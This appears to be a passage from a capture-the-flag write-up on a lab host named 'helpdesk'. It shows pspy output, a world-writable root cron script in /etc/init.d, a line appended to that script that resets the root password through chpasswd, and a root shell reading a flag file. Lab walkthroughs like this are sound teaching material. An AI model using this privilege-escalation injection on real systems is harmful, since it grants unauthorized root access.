
```
2020/06/04 22:55:01 CMD: UID=0    PID=2229   | crond
2020/06/04 22:55:01 CMD: UID=0    PID=2230   | CROND
2020/06/04 22:55:01 CMD: UID=0    PID=2231   | /bin/sh /sbin/service help start
2020/06/04 22:55:01 CMD: UID=0    PID=2232   | /sbin/consoletype
2020/06/04 22:55:01 CMD: UID=0    PID=2233   | basename /sbin/service
2020/06/04 22:55:01 CMD: UID=0    PID=2234   | /bin/sh /sbin/service help start
2020/06/04 22:55:01 CMD: UID=0    PID=2235   | /bin/sh /sbin/service help start
2020/06/04 22:55:01 CMD: UID=0    PID=2236   | /bin/bash /etc/init.d/help start
2020/06/04 22:55:01 CMD: UID=0    PID=2237   | /sbin/consoletype
2020/06/04 22:55:01 CMD: UID=0    PID=2238   | CROND
```

If you run pspy on this system, you will notice that help is being run every so often




```
-rwxr-xr-x.  1 root root  1987 Dec 10  2012 dovecot
-rw-r--r--.  1 root root 18216 Jan  9  2013 functions
-rwxr-xr-x.  1 root root  1801 Jul 19  2011 haldaemon
-rwxr-xr-x.  1 root root  5829 Jan  9  2013 halt
-rwxrwxrwx.  1 root root   459 Sep 29  2016 help
-rwxr-xr-x.  1 root root  2001 Feb 22  2013 htcacheclean
-rwxr-xr-x.  1 root root  3371 Feb 22  2013 httpd
-rwxr-xr-x.  1 root root  9515 Feb 21  2013 ip6tables
-rwxr-xr-x.  1 root root  9409 Feb 21  2013 iptables
```

You will also notice that help in /etc/init.d has writable permissions for every user




```
    *)
        echo "Usage: <servicename> {start|stop}"
        exit 1
        ;;
esac
echo "root:password" | chpasswd
exit $?
```

With this, you can go ahead and change the root password in order to get root access



```
[helpdesk@helpdesk init.d]$ su
Password:
[root@helpdesk init.d]#
```

Now run su and you will get root access with the new password you put in.



```
[root@helpdesk ~]# cat key.txt
gd2e9q9zfaxarbwse38w
[root@helpdesk ~]#
```

Head to /root and cat key.txt